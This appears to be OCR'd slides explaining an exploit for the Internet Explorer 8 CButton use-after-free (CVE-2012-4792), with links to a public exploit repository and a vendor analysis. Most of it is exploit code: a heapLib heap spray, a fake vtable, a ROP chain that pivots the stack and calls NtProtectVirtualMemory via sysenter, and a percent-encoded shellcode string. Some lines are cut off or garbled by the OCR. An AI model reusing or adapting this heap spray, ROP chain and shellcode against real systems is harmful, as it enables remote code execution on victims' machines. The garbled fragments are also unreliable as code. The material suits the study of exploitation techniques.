
3: pop; ret

1: esp = eax

4:
- Find current process handle
- Virtualprotect process +x
- Call shellcode


99: call shellcode

CButton Exploit: Shellcode



```
function spray_heap() {
   heap = new heapLib.ie(0x20000);

var shellcode = unescape("%ue8fc%u0082%u0000%u8960%u31e5%u64c0%
2%u528b%u8b10%u3c4a%u4c8b%u7811%u48e3%ud101%u8b51%u2059%ud301%u
%u0124%u66d3%u0c8b%u8b4b%u1c58%ud301%u048b%u018b%u89d0%u2444%u5
ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47

   var payload, block1, nopsled1;
    payload = "";

   // CALL [EAX+0xDC]
   // fake vtable
   for(i = 0; i < 0xDC - 4;  i+=4) {
        //payload += packv(0x41414141);
    payload += packv(0x7c341024); // 0x7c341024: ret;
   }

   // pop the next shit
   //0x7c344cc1: pop eax; ret;
   payload += packv(0x7c344cc1);

   // +0xDC
   // the method which gets invoked (ROP then)
   // need to perform stack pivoting - EAX is 08082020
   // lets put EAX into ESP
   // 0x7c348b05: xchg eax, esp; ret;
   // note: ESP will point to EAX, which is 0x08082020
   payload += packv(0x7c348b05);
```


CButton Exploit: Shellcode



```
// sysenter
packv(0x7c344cc1) + // 0x7c344cc1: pop eax; ret;
packv(0xd7) +       // 0x7d: syscall nummero
packv(0x7c3410c3) + // 0x7c3410c3: pop ecx; ret;
packv(0x7ffe0300) + // addr of sysenter
packv(0x43434343) + // call [ecx]

packv() + // protectvirtualmemory: <ret>
packv(0xffffffff) + // protectvirtualmemory arg: processhandle (self)
packv(0x41414141) + // protectvirtualmemory arg: addr of baseaddress
packv(0x42424242) + // protectvirtualmemory arg: addr numbytes
packv(0x08082178) + // protectvirtualmemory arg: new protection
packv(0xa0a0a07C);  // protectvirtualmemory arg: old protection

packv(0x08082020) + // protectvirtualmemory arg: baseaddress
packv(0x00004000) + // protectvirtualmemory arg: numbytes

// calling the shellcode
packv(0x7c345c30);  // 0x7c345c30: push esp; ret;
                    // in esp, ptr to the following addr

payload += shellcode;
```

CButton Exploit: Shellcode

Heapspray:



```
// build nopsled1
nopsled1 = payload;
while(nopsled1.length < 0x1000)
    nopsled1 += block1;

var heapblock1 = nopsled1;

while(heapblock1.length < 0x40000)
    heapblock1 += heapblock1;

var trimmedblock1 = heapblock1.substring(2, 0x40000 - 0x21);

// heap spray
for(var i = 0; i < 800; i++)
    heap.alloc(trimmedblock1);
```

References

References:

https://github.com/breadchris/Just4Fun/tree/master/Exploits/IE8_CVE-2012-4792

https://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792/